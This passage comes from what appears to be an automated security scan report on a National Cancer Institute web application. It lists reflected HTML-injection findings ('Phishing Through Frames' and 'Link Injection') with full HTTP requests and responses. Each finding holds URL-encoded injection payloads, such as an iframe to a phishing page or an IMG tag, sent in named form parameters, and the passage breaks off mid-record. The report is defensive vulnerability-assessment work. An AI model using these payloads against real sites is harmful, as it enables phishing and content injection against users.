               <table summary="" cellpadding="0" cellspacing="0" border="0"
                  width="100%" height="100%">

                  <!-- nci hdr begins -->
                  <tr>
                      <td>
                          <table width="100%" border="0" cellspacing="0"
```

```
                                class="hdrBG">
                                <tr>
                                    <td width="283" height="37" align="left">
                                        <a href="http://www.cancer.gov">
                                            <img alt="National Cancer Institute"
src="images/logotype.gif"
                                                width="283" height="37" border="0" />
                                        </a>
                                    </td>
                                    <td>&nbsp;
                                    </td>
                                    <td width="295" height="37" align="right">
                                        <a href="http://www.cancer.gov">
                                            <img alt="U.S. National Institutes of Health
| www.cancer.gov"
                                                src="images/tagline.gif" width="295"
height="37" border="0" />
                                        </a>
                                    </td>
                                </tr>
                            </table>
                        </td>
                    </tr>
                    <!-- nci hdr ends -->

                    <tr>
                        <td height="100%" align="center" valign="top">
                            <table summary="" cellpadding="0" cellspacing="0"
border="0"
                                height="100%" width="771">
                                <!-- application hdr begins -->
                                <tr>
                                    <td height="50">
                                        <table width="100%" height="50" border="0"
cellspacing="0"
                                            cellpadding="0" class="subhdrBG">
                                            <tr>
                                                <td height="50" align="left">
                                                    <a href="#">
                                                        <img
src="images/sdkLogoSmall.gif" alt="Application Logo"
                                                            hspace="10" border="0" />
                                                    </a>
                                                </td>
                                            </tr>
                                        </table>
                                    </td>
                                </tr>
                                <!-- application hdr ends -->
                                <tr>
                                    <td valign="top">
                                        <table summary="" cellpadding="0"
cellspacing="0"
                                            border="0" bordercolor="red" height="100%"
width="100%"
                                            class="contentPage">
                                        <tr>
                                            <td border=0 class="h2" nowrap="off"
height="1%">
                                            Create
                                            </td>
                                        </tr>
                                        <tr>
                                        <td border=0 class="txtHighlight"
align="center" height="1%">

                                        Failed to create due to:
gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher'"><iframe
src=http://demo.testfire.net/phishing.html><br>
                                                <input type="button" name="Close"
value="Close" class="actionButton" onClick="javascript:window.close()">
```

```
                                        </table>
                                    </td>
                                </tr>
                            </table>
                        </td>
                    </tr>
                    <tr>
                        <td>

                            <!-- footer begins -->
                            <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                                class="ftrTable">
                                <tr>
                                    <td valign="top">
                                        <div align="center">
                                            <a href="http://www.cancer.gov/">
                                                <img src="images/footer_nci.gif"
width="63" height="31"
                                                    alt="National Cancer Institute"
border="0" />
                                            </a>
                                            <a href="http://www.dhhs.gov/">
                                                <img src="images/footer_hhs.gif"
width="39" height="31"
                                                    alt="Department of Health and Human
Services" border="0" />
                                            </a>
                                            <a href="http://www.nih.gov/">
                                                <img src="images/footer_nih.gif"
width="46" height="31"
                                                    alt="National Institutes of Health"
border="0" />
                                            </a>
                                            <a href="http://www.firstgov.gov/">
                                                <img src="ima...
```

Validation In Response:

- Failed to create due to: gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher'"><iframe src=**http://demo.testfire.net/phishing.html**><br>
- Failed to create due to: gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.PrivateTeacher'"><iframe src=http://**demo.testfire.net**/phishing.html><br>

Reasoning:

The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

CWE ID:

79

[6 of 12] Phishing Through Frames

Severity:	Medium
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Create.action (Parameter: yearsExperience)
CVE ID(s):	N/A
CWE ID(s):	79
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 2 [ID=17881]

The following changes were applied to the original request:

- Set parameter 'yearsExperience's value to 'Testtt%27%22%3E%3Ciframe+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E'

Request/Response:

```
POST /examplerest/Create.action HTTP/1.1
Cookie: mytreeSaveStateCookie=1%2C1%2F5%2C1%2F5%2F2;
JSESSIONID=D42D92BD25550681C226EC469313AED0
Content-Length: 289
Host: ncias-d704-v.nci.nih.gov:29080
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/PreCreate.action
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive

name=test&yearsExperience=Testtt%27%22%3E%3Ciframe+src%3Dhttp%3A%2F%
2Fdemo.testfire.net%2Fphishing.html%3E&pupilCollection+%28gov-nih-nci-cacoresdk-
domain-inheritance-abstrakt-Pupil-id%
29=test&BtnSearch=Submit&selectedDomain=gov.nih.nci.cacoresdk.domain.inheritance.abs
trakt.PrivateTeacher
HTTP/1.1 200 OK
Content-Length: 4206
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
Date: Wed, 09 Jan 2013 20:19:11 GMT





<html>
    <head>
        <title>Result Data Table</title>
        <link rel="stylesheet" type="text/css" href="styleSheet.css" />
        <script type="text/javascript" src="jquery-1.4.2.min.js"></script>
        <script type="text/javascript" src="jquery-ui-1.8.2.custom.min.js"></script>
        <script type="text/javascript" src="iso-21090-datatype.2.1.js"></script>
    </head>

            <body>
                <table summary="" cellpadding="0" cellspacing="0" border="0"
                    width="100%" height="100%">

                    <!-- nci hdr begins -->
                    <tr>
                        <td>
                            <table width="100%" border="0" cellspacing="0"
cellpadding="0"
```

```
                              <tr>
                                  <td width="283" height="37" align="left">
                                      <a href="http://www.cancer.gov">
                                          <img alt="National Cancer Institute"
src="images/logotype.gif"
                                              width="283" height="37" border="0" />
                                      </a>
                                  </td>
                                  <td>&nbsp;
                                  </td>
                                  <td width="295" height="37" align="right">
                                      <a href="http://www.cancer.gov">
                                          <img alt="U.S. National Institutes of Health
| www.cancer.gov"
                                              src="images/tagline.gif" width="295"
height="37" border="0" />
                                      </a>
                                  </td>
                              </tr>
                          </table>
                      </td>
                  </tr>
                  <!-- nci hdr ends -->

                  <tr>
                      <td height="100%" align="center" valign="top">
                          <table summary="" cellpadding="0" cellspacing="0"
border="0"
                              height="100%" width="771">
                              <!-- application hdr begins -->
                              <tr>
                                  <td height="50">
                                      <table width="100%" height="50" border="0"
cellspacing="0"
                                          cellpadding="0" class="subhdrBG">
                                          <tr>
                                              <td height="50" align="left">
                                                  <a href="#">
                                                      <img
src="images/sdkLogoSmall.gif" alt="Application Logo"
                                                          hspace="10" border="0" />
                                                  </a>
                                              </td>
                                          </tr>
                                      </table>
                                  </td>
                              </tr>
                              <!-- application hdr ends -->
                              <tr>
                                  <td valign="top">
                                      <table summary="" cellpadding="0"
cellspacing="0"
                                          border="0" bordercolor="red" height="100%"
width="100%"
                                          class="contentPage">
                                      <tr>
                                          <td border=0 class="h2" nowrap="off"
height="1%">
                                          Create
                                          </td>
                                      </tr>
                                      <tr>
                                      <td border=0 class="txtHighlight"
align="center" height="1%">

                                      Failed to create due to: For input string:
"Testtt'"><iframe src=http://demo.testfire.net/phishing.html>"<br>
                                              <input type="button" name="Close"
value="Close" class="actionButton" onClick="javascript:window.close()">


                                      </td>
```

```
                                        </table>
                                    </td>
                                </tr>
                            </table>
                        </td>
                    </tr>
                    <tr>
                        <td>

                            <!-- footer begins -->
                            <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                                class="ftrTable">
                                <tr>
                                    <td valign="top">
                                        <div align="center">
                                            <a href="http://www.cancer.gov/">
                                                <img src="images/footer_nci.gif"
width="63" height="31"
                                                    alt="National Cancer Institute"
border="0" />
                                            </a>
                                            <a href="http://www.dhhs.gov/">
                                                <img src="images/footer_hhs.gif"
width="39" height="31"
                                                    alt="Department of Health and Human
Services" border="0" />
                                            </a>
                                            <a href="http://www.nih.gov/">
                                                <img src="images/footer_nih.gif"
width="46" height="31"
                                                    alt="National Institutes of Health"
border="0" />
                                            </a>
                                            <a href="http://www.firstgov.gov/">
                                                <img src="images/footer_firstgov.gif"

width="91" he...
```

Validation In Response:

- Failed to create due to: For input string: "Testtt'"><iframe src=**http://demo.testfire.net/phishing.html**>"<br>
- Failed to create due to: For input string: "Testtt'"><iframe src=http://**demo.testfire.net**/phishing.html>"<br>

Reasoning:

The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

CWE ID:

79

[7 of 12] Phishing Through Frames

Severity:	Medium
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Create.action (Parameter: line (gov-nih-nci-cacoresdk-domain-onetoone-bidirectional-OrderLine-id))
CVE ID(s):	N/A
CWE ID(s):	79
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 1 [ID=152979]

The following changes were applied to the original request:

- Set parameter 'line (gov-nih-nci-cacoresdk-domain-onetoone-bidirectional-OrderLine-id)'s value to '%27%22%3E%3Ciframe+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E'

Request/Response:

```
POST /examplerest/Create.action HTTP/1.1
Cookie: JSESSIONID=D42D92BD25550681C226EC469313AED0
Content-Length: 248
Accept: */*
Accept-Language: en-us,en;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Host: ncias-d704-v.nci.nih.gov:29080
Content-Type: application/x-www-form-urlencoded
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/PreCreate.action

name=&line+%28gov-nih-nci-cacoresdk-domain-onetoone-bidirectional-OrderLine-id%29=%
27%22%3E%3Ciframe+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%
3E&BtnSearch=Submit&selectedDomain=gov.nih.nci.cacoresdk.domain.onetoone.bidirection
al.Product
HTTP/1.1 200 OK
Content-Length: 4274
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
Date: Wed, 09 Jan 2013 23:25:56 GMT






<html>
    <head>
        <title>Result Data Table</title>
        <link rel="stylesheet" type="text/css" href="styleSheet.css" />
        <script type="text/javascript" src="jquery-1.4.2.min.js"></script>
        <script type="text/javascript" src="jquery-ui-1.8.2.custom.min.js"></script>
        <script type="text/javascript" src="iso-21090-datatype.2.1.js"></script>
    </head>

            <body>
                <table summary="" cellpadding="0" cellspacing="0" border="0"
                    width="100%" height="100%">

                    <!-- nci hdr begins -->
                    <tr>
                        <td>
                            <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                                class="hdrBG">
                                <tr>
                                    <td width="283" height="37" align="left">
```

```
                                            <img alt="National Cancer Institute"
src="images/logotype.gif"
                                                width="283" height="37" border="0" />
                                        </a>
                                    </td>
                                    <td>&nbsp;
                                    </td>
                                    <td width="295" height="37" align="right">
                                        <a href="http://www.cancer.gov">
                                            <img alt="U.S. National Institutes of Health
| www.cancer.gov"
                                                src="images/tagline.gif" width="295"
height="37" border="0" />
                                        </a>
                                    </td>
                                </tr>
                            </table>
                        </td>
                    </tr>
                    <!-- nci hdr ends -->

                    <tr>
                        <td height="100%" align="center" valign="top">
                            <table summary="" cellpadding="0" cellspacing="0"
border="0"
                                height="100%" width="771">
                                <!-- application hdr begins -->
                                <tr>
                                    <td height="50">
                                        <table width="100%" height="50" border="0"
cellspacing="0"
                                            cellpadding="0" class="subhdrBG">
                                            <tr>
                                                <td height="50" align="left">
                                                    <a href="#">
                                                        <img
src="images/sdkLogoSmall.gif" alt="Application Logo"
                                                            hspace="10" border="0" />
                                                    </a>
                                                </td>
                                            </tr>
                                        </table>
                                    </td>
                                </tr>
                                <!-- application hdr ends -->
                                <tr>
                                    <td valign="top">
                                        <table summary="" cellpadding="0"
cellspacing="0"
                                            border="0" bordercolor="red" height="100%"
width="100%"
                                            class="contentPage">
                                        <tr>
                                            <td border=0 class="h2" nowrap="off"
height="1%">

                                            Create
                                            </td>
                                        </tr>
                                        <tr>
                                        <td border=0 class="txtHighlight"
align="center" height="1%">

                                        Failed to create due to: Failed to lookup id:
'"><iframe src=http://demo.testfire.net/phishing.html> for class:
gov.nih.nci.cacoresdk.domain.onetoone.bidirectional.OrderLine<br>
                                                <input type="button" name="Close"
value="Close" class="actionButton" onClick="javascript:window.close()">


                                        </td>
                                        </tr>
```

```
                              </tr>
                          </table>
                      </td>
                  </tr>
                  <tr>
                      <td>

                          <!-- footer begins -->
                          <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                              class="ftrTable">
                              <tr>
                                  <td valign="top">
                                      <div align="center">
                                          <a href="http://www.cancer.gov/">
                                              <img src="images/footer_nci.gif"
width="63" height="31"

                                                  alt="National Cancer Institute"

border="0" />
                                          </a>
                                          <a href="http://www.dhhs.gov/">
                                              <img src="images/footer_hhs.gif"
width="39" height="31"

                                                  alt="Department of Health and Human

Services" border="0" />
                                          </a>
                                          <a href="http://www.nih.gov/">
                                              <img src="images/footer_nih.gif"
width="46" height="31"

                                                  alt="National Institutes of Health"

border="0" />
                                          </a>
                                          <a href="http://www.firstgov.gov/">
                                              <img src="images/footer_firstgov.gif"
width="91" height="31"

                                                  alt="FirstGov.gov" border="0" />
                                          </a>
                                      </div>
                                  ...
```

Validation In Response:

- Failed to create due to: Failed to lookup id: '"><iframe src=**http://demo.testfire.net/phishing.html**> for class: gov.nih.nci.cacoresdk.domain.onetoone.bidirectional.OrderLine<br>
- Failed to create due to: Failed to lookup id: '"><iframe src=http://**demo.testfire.net**/phishing.html> for class: gov.nih.nci.cacoresdk.domain.onetoone.bidirectional.OrderLine<br>

Reasoning:

The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

CWE ID:

79

[8 of 12] Phishing Through Frames

Severity:	Medium
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Create.action (Parameter: pupilCollection (gov-nih-nci-cacoresdk-domain-inheritance-abstrakt-Pupil-id))
CVE ID(s):	N/A
CWE ID(s):	79
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 1 [ID=58019]

The following changes were applied to the original request:

- Set parameter 'pupilCollection (gov-nih-nci-cacoresdk-domain-inheritance-abstrakt-Pupil-id)'s value to '%27%22%3E%3Ciframe+src%3Dhttp%3A%2F%2Fdemo.testfire.net%2Fphishing.html%3E'

Request/Response:

```
POST /examplerest/Create.action HTTP/1.1
Cookie: JSESSIONID=D42D92BD25550681C226EC469313AED0
Content-Length: 277
Accept: */*
Accept-Language: en-us,en;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Host: ncias-d704-v.nci.nih.gov:29080
Content-Type: application/x-www-form-urlencoded
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/PreCreate.action

name=&yearsExperience=05&pupilCollection+%28gov-nih-nci-cacoresdk-domain-inheritance
-abstrakt-Pupil-id%29=%27%22%3E%3Ciframe+src%3Dhttp%3A%2F%2Fdemo.testfire.net%
2Fphishing.html%
3E&BtnSearch=Submit&selectedDomain=gov.nih.nci.cacoresdk.domain.inheritance.abstrakt
.PrivateTeacher
HTTP/1.1 200 OK
Content-Length: 4268
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
Date: Wed, 09 Jan 2013 21:18:09 GMT





<html>
    <head>
        <title>Result Data Table</title>
        <link rel="stylesheet" type="text/css" href="styleSheet.css" />
        <script type="text/javascript" src="jquery-1.4.2.min.js"></script>
        <script type="text/javascript" src="jquery-ui-1.8.2.custom.min.js"></script>
        <script type="text/javascript" src="iso-21090-datatype.2.1.js"></script>
    </head>

            <body>
                <table summary="" cellpadding="0" cellspacing="0" border="0"
                    width="100%" height="100%">

                    <!-- nci hdr begins -->
                    <tr>
                        <td>
                            <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                                class="hdrBG">
```

```
                                    <td width="283" height="37" align="left">
                                        <a href="http://www.cancer.gov">
                                            <img alt="National Cancer Institute"
src="images/logotype.gif"
                                                width="283" height="37" border="0" />
                                        </a>
                                    </td>
                                    <td>&nbsp;
                                    </td>
                                    <td width="295" height="37" align="right">
                                        <a href="http://www.cancer.gov">
                                            <img alt="U.S. National Institutes of Health
| www.cancer.gov"
                                                src="images/tagline.gif" width="295"
height="37" border="0" />
                                        </a>
                                    </td>
                                </tr>
                            </table>
                        </td>
                    </tr>
                    <!-- nci hdr ends -->

                    <tr>
                        <td height="100%" align="center" valign="top">
                            <table summary="" cellpadding="0" cellspacing="0"
border="0"
                                height="100%" width="771">
                                <!-- application hdr begins -->
                                <tr>
                                    <td height="50">
                                        <table width="100%" height="50" border="0"
cellspacing="0"
                                            cellpadding="0" class="subhdrBG">
                                            <tr>
                                                <td height="50" align="left">
                                                    <a href="#">
                                                        <img
src="images/sdkLogoSmall.gif" alt="Application Logo"
                                                            hspace="10" border="0" />
                                                    </a>
                                                </td>
                                            </tr>
                                        </table>
                                    </td>
                                </tr>
                                <!-- application hdr ends -->
                                <tr>
                                    <td valign="top">
                                        <table summary="" cellpadding="0"
cellspacing="0"
                                            border="0" bordercolor="red" height="100%"
width="100%"
                                            class="contentPage">
                                        <tr>
                                            <td border=0 class="h2" nowrap="off"
height="1%">

                                            Create
                                            </td>
                                        </tr>
                                        <tr>
                                        <td border=0 class="txtHighlight"
align="center" height="1%">

                                        Failed to create due to: Failed to lookup id:
'"><iframe src=http://demo.testfire.net/phishing.html> for class:
gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.Pupil<br>
                                                <input type="button" name="Close"
value="Close" class="actionButton" onClick="javascript:window.close()">


                                        </td>
                                        </table>
                                    </td>
                                </tr>
                            </table>
                        </td>
                    </tr>
                    <tr>
                        <td>

                            <!-- footer begins -->
                            <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                                class="ftrTable">
                                <tr>
                                    <td valign="top">
                                        <div align="center">
                                            <a href="http://www.cancer.gov/">
                                                <img src="images/footer_nci.gif"
width="63" height="31"

                                                    alt="National Cancer Institute"

border="0" />

                                            </a>
                                            <a href="http://www.dhhs.gov/">
                                                <img src="images/footer_hhs.gif"
width="39" height="31"

                                                    alt="Department of Health and Human

Services" border="0" />

                                            </a>
                                            <a href="http://www.nih.gov/">
                                                <img src="images/footer_nih.gif"
width="46" height="31"

                                                    alt="National Institutes of Health"

border="0" />

                                            </a>
                                            <a href="http://www.firstgov.gov/">
                                                <img src="images/footer_firstgov.gif"
width="91" height="31"

                                                    alt="FirstGov.gov" border="0" />
                                            </a>
                ...
```

Validation In Response:

- Failed to create due to: Failed to lookup id: '"><iframe src=**http://demo.testfire.net/phishing.html**> for class: gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.Pupil<br>
- Failed to create due to: Failed to lookup id: '"><iframe src=http://**demo.testfire.net**/phishing.html> for class: gov.nih.nci.cacoresdk.domain.inheritance.abstrakt.Pupil<br>

Reasoning:

The test result seems to indicate a vulnerability because the test response contained a frame/iframe to URL "http://demo.testfire.net/phishing.html".

CWE ID:

79

[9 of 12] Link Injection (facilitates Cross-Site Request Forgery)

Severity:	Medium
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Create.action (Parameter: selectedDomain)
CVE ID(s):	N/A
CWE ID(s):	74
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 10 [ID=18669]

The following changes were applied to the original request:

- Set parameter 'selectedDomain's value to '%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF.html%22%3E'

Request/Response:

```
POST /examplerest/Create.action HTTP/1.1
Cookie: mytreeSaveStateCookie=1%2C1%2F5%2C1%2F5%2F2;
JSESSIONID=D42D92BD25550681C226EC469313AED0
Content-Length: 197
Host: ncias-d704-v.nci.nih.gov:29080
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/PreCreate.action
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive

name=test&yearsExperience=Testtt&pupilCollection+%28gov-nih-nci-cacoresdk-domain-
inheritance-abstrakt-Pupil-id%29=test&BtnSearch=Submit&selectedDomain=%22%27%3E%
3CIMG+SRC%3D%22%2FWF_XSRF.html%22%3E
HTTP/1.1 200 OK
Content-Length: 4154
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
Date: Wed, 09 Jan 2013 20:19:34 GMT






<html>
    <head>
        <title>Result Data Table</title>
        <link rel="stylesheet" type="text/css" href="styleSheet.css" />
        <script type="text/javascript" src="jquery-1.4.2.min.js"></script>
        <script type="text/javascript" src="jquery-ui-1.8.2.custom.min.js"></script>
        <script type="text/javascript" src="iso-21090-datatype.2.1.js"></script>
    </head>

            <body>
                <table summary="" cellpadding="0" cellspacing="0" border="0"
                    width="100%" height="100%">

                    <!-- nci hdr begins -->
                    <tr>
```

```
                        <td>
                            <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                                class="hdrBG">
                                <tr>
                                    <td width="283" height="37" align="left">
                                        <a href="http://www.cancer.gov">
                                            <img alt="National Cancer Institute"
src="images/logotype.gif"
                                                width="283" height="37" border="0" />
                                        </a>
                                    </td>
                                    <td>&nbsp;
                                    </td>
                                    <td width="295" height="37" align="right">
                                        <a href="http://www.cancer.gov">
                                            <img alt="U.S. National Institutes of Health
| www.cancer.gov"

                                                src="images/tagline.gif" width="295"
height="37" border="0" />
                                        </a>
                                    </td>
                                </tr>
                            </table>
                        </td>
                    </tr>
                    <!-- nci hdr ends -->

                    <tr>
                        <td height="100%" align="center" valign="top">
                            <table summary="" cellpadding="0" cellspacing="0"
border="0"
                                height="100%" width="771">
                                <!-- application hdr begins -->
                                <tr>
                                    <td height="50">
                                        <table width="100%" height="50" border="0"
cellspacing="0"
                                            cellpadding="0" class="subhdrBG">
                                            <tr>
                                                <td height="50" align="left">
                                                    <a href="#">
                                                        <img
src="images/sdkLogoSmall.gif" alt="Application Logo"
                                                            hspace="10" border="0" />
                                                    </a>
                                                </td>
                                            </tr>
                                        </table>
                                    </td>
                                </tr>
                                <!-- application hdr ends -->
                                <tr>
                                    <td valign="top">
                                        <table summary="" cellpadding="0"
cellspacing="0"
                                            border="0" bordercolor="red" height="100%"
width="100%"
                                            class="contentPage">
                                        <tr>
                                            <td border=0 class="h2" nowrap="off"
height="1%">
                                            Create
                                            </td>
                                        </tr>
                                        <tr>
                                        <td border=0 class="txtHighlight"
align="center" height="1%">

                                        Failed to create due to: "'><IMG
SRC="/WF_XSRF.html"><br>
                                                <input type="button" name="Close"
```

```
                                     </table>
                                 </td>
                             </tr>
                          </table>
                      </td>
                  </tr>
                  <tr>
                      <td>

                          <!-- footer begins -->
                          <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                             class="ftrTable">
                             <tr>
                                 <td valign="top">
                                     <div align="center">
                                         <a href="http://www.cancer.gov/">
                                            <img src="images/footer_nci.gif"
width="63" height="31"
                                                alt="National Cancer Institute"
border="0" />
                                         </a>
                                         <a href="http://www.dhhs.gov/">
                                            <img src="images/footer_hhs.gif"
width="39" height="31"
                                                alt="Department of Health and Human
Services" border="0" />
                                         </a>
                                         <a href="http://www.nih.gov/">
                                            <img src="images/footer_nih.gif"
width="46" height="31"
                                                alt="National Institutes of Health"
border="0" />
                                         </a>
                                         <a href="http://www.firstgov.gov/">
                                            <img src="images/footer_firstgov.gif"
width="91" height="31"
                                                alt="FirstGov.gov" border="0" />
                                         </a>
                                     </div>
                                 </td>
                             </tr>
                          </table>
           ...
```

Validation In Response:

- Failed to create due to: "'>**<IMG SRC="/WF_XSRF.html">**<br>
- Failed to create due to: "'><IMG SRC="**/WF_XSRF.html**"><br>

Reasoning:

The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

CWE ID:

74

[10 of 12] Link Injection (facilitates Cross-Site Request Forgery)

Severity:	Medium
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Create.action (Parameter: yearsExperience)
CVE ID(s):	N/A
CWE ID(s):	74
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 4 [ID=17896]

The following changes were applied to the original request:

- Set parameter 'yearsExperience's value to '%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF.html%22%3E'

Request/Response:

```
POST /examplerest/Create.action HTTP/1.1
Cookie: mytreeSaveStateCookie=1%2C1%2F5%2C1%2F5%2F2;
JSESSIONID=D42D92BD25550681C226EC469313AED0
Content-Length: 255
Host: ncias-d704-v.nci.nih.gov:29080
User-Agent: Mozilla/5.0 (Windows NT 5.2; rv:10.0.11) Gecko/20100101 Firefox/10.0.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Referer: http://ncias-d704-v.nci.nih.gov:29080/examplerest/PreCreate.action
Content-Type: application/x-www-form-urlencoded
Connection: Keep-Alive

name=test&yearsExperience=%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF.html%22%
3E&pupilCollection+%28gov-nih-nci-cacoresdk-domain-inheritance-abstrakt-Pupil-id%
29=test&BtnSearch=Submit&selectedDomain=gov.nih.nci.cacoresdk.domain.inheritance.abs
trakt.PrivateTeacher
HTTP/1.1 200 OK
Content-Length: 4174
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: text/html;charset=UTF-8
Date: Wed, 09 Jan 2013 20:19:11 GMT





<html>
    <head>
        <title>Result Data Table</title>
        <link rel="stylesheet" type="text/css" href="styleSheet.css" />
        <script type="text/javascript" src="jquery-1.4.2.min.js"></script>
        <script type="text/javascript" src="jquery-ui-1.8.2.custom.min.js"></script>
        <script type="text/javascript" src="iso-21090-datatype.2.1.js"></script>
    </head>

            <body>
                <table summary="" cellpadding="0" cellspacing="0" border="0"
                    width="100%" height="100%">

                    <!-- nci hdr begins -->
                    <tr>
                        <td>
                            <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                                class="hdrBG">
                                <tr>
                                    <td width="283" height="37" align="left">
                                        <a href="http://www.cancer.gov">
                                            <img alt="National Cancer Institute"
src="images/logotype.gif"
                                                width="283" height="37" border="0" />
                                        </a>
                                    </td>
                                    <td>&nbsp;
                                    </td>
                                    <td width="295" height="37" align="right">
                                        <a href="http://www.cancer.gov">
                                            <img alt="U.S. National Institutes of Health
| www.cancer.gov"
                                                src="images/tagline.gif" width="295"
height="37" border="0" />
                                        </a>
                                    </td>
                                </tr>
                            </table>
                        </td>
                    </tr>
                    <!-- nci hdr ends -->

                    <tr>
                        <td height="100%" align="center" valign="top">
                            <table summary="" cellpadding="0" cellspacing="0"
border="0"
                                height="100%" width="771">
                                <!-- application hdr begins -->
                                <tr>
                                    <td height="50">
                                        <table width="100%" height="50" border="0"
cellspacing="0"
                                            cellpadding="0" class="subhdrBG">
                                            <tr>
                                                <td height="50" align="left">
                                                    <a href="#">
                                                        <img
src="images/sdkLogoSmall.gif" alt="Application Logo"
                                                            hspace="10" border="0" />
                                                    </a>
                                                </td>
                                            </tr>
                                        </table>
                                    </td>
                                </tr>
                                <!-- application hdr ends -->
                                <tr>
                                    <td valign="top">
                                        <table summary="" cellpadding="0"
cellspacing="0"
                                            border="0" bordercolor="red" height="100%"
width="100%"
                                            class="contentPage">
                                        <tr>
                                            <td border=0 class="h2" nowrap="off"
height="1%">
                                            Create
                                            </td>
                                        </tr>
                                        <tr>
                                        <td border=0 class="txtHighlight"
align="center" height="1%">

                                        Failed to create due to: For input string:
""'><IMG SRC="/WF_XSRF.html">"<br>
```

```
                                        </table>
                                    </td>
                                </tr>
                            </table>
                        </td>
                    </tr>
                    <tr>
                        <td>

                            <!-- footer begins -->
                            <table width="100%" border="0" cellspacing="0"
cellpadding="0"
                                class="ftrTable">
                                <tr>
                                    <td valign="top">
                                        <div align="center">
                                            <a href="http://www.cancer.gov/">
                                                <img src="images/footer_nci.gif"
width="63" height="31"
                                                    alt="National Cancer Institute"
border="0" />
                                            </a>
                                            <a href="http://www.dhhs.gov/">
                                                <img src="images/footer_hhs.gif"
width="39" height="31"
                                                    alt="Department of Health and Human
Services" border="0" />
                                            </a>
                                            <a href="http://www.nih.gov/">
                                                <img src="images/footer_nih.gif"
width="46" height="31"
                                                    alt="National Institutes of Health"
border="0" />
                                            </a>
                                            <a href="http://www.firstgov.gov/">
                                                <img src="images/footer_firstgov.gif"
width="91" height="31"
                                                    alt="FirstGov.gov" border="0" />
                                ...
```

Validation In Response:

- Failed to create due to: For input string: ""'>**<IMG SRC="/WF_XSRF.html">**"<br>
- Failed to create due to: For input string: ""'><IMG SRC="**/WF_XSRF.html**">"<br>

Reasoning:

The test result seems to indicate a vulnerability because the test response contained a link to the file "WF_XSRF.html".

CWE ID:

74

[11 of 12] Link Injection (facilitates Cross-Site Request Forgery)

Severity:	Medium
Test Type:	Application
Vulnerable URL:	http://ncias-d704-v.nci.nih.gov:29080/examplerest/Create.action (Parameter: line (gov-nih-nci-cacoresdk-domain-onetoone-bidirectional-OrderLine-id))
CVE ID(s):	N/A
CWE ID(s):	74
Remediation Tasks:	Review possible solutions for hazardous character injection

Variant 1 of 2 [ID=152994]

The following changes were applied to the original request:

- Set parameter 'line (gov-nih-nci-cacoresdk-domain-onetoone-bidirectional-OrderLine-id)'s value to '%22%27%3E%3CIMG+SRC%3D%22%2FWF_XSRF.html%22%3E'

Request/Response:

```
POST /examplerest/Create.action HTTP/1.1
